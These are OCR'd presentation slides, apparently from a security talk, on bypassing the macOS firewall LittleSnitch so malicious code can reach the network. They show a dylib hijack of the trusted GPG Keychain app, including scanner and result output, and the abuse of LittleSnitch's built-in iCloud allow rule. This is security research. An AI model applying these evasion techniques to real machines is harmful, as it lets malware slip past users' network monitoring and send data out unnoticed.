
BYPASSING LITTLESNITCH

abusing trust to access the network

the goal

generically bypass LittleSnitch to allow malicious code to access the network in an uninhibited manner?

bypass this?



malware
wants to connect to [redacted] on port 80 (http)


Forever [✓ Until Quit]

Any Connection
Only port 80 (http)
Only www.immunityinc.com
[✓ Only www.immunityinc.com and port 80 (http)]

LittleSnitch in action

Little Snitch Bypass 0x1


load-time 'injection' into a trusted process




```
$ python dylibHijackScanner.py

GPG Keychain is vulnerable (weak/rpath'd dylib)
 'binary':        '/Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain'
 'weak dylib':    '/Libmacgpg.framework/Versions/B/Libmacgpg'
 'LC_RPATH':      '/Applications/GPG Keychain.app/Contents/Frameworks'
```

GPG Keychain

LittleSnitch rule for GPG Keychain



Process	Rule
GoogleSoftwareUpda...	Allow any outgoing connection
GoogleTalkPlugin	Allow any outgoing connection
GPG Keychain	Allow any outgoing connection




```
GPG Keychain: hijacked dylib loaded in /Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain (85436)
GPG Keychain: attempting to get data from http://www.google.com
GPG Keychain: got response: <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en"><head><meta content="
              Search the world's information, including webpages, images, videos and more. Google has many special features to hel
```

got 99 problems but LittleSnitch ain't one ;)

Little Snitch Bypass 0x2


more generically, via iCloud

un-deletable system rule:
"anybody can talk to iCloud"



Process	●	On	Rule	
Any Process	✱	✓	Allow incoming connections from local network	🔒
	✱	✓	Allow incoming ICMP connections	🔒
	✱	✓	Allow incoming UDP connections	🔒
		✓	Allow incoming connections from local network	🔒
		✓	Allow incoming UDP connections	🔒
		✓	Allow incoming ICMP connections	🔒
	✱	✓	Allow outgoing TCP connections to port 443 (https) in domain icloud.com	🔒
	✱	✓	Allow outgoing connections to local network	🔒

LittleSnitch's iCloud rule




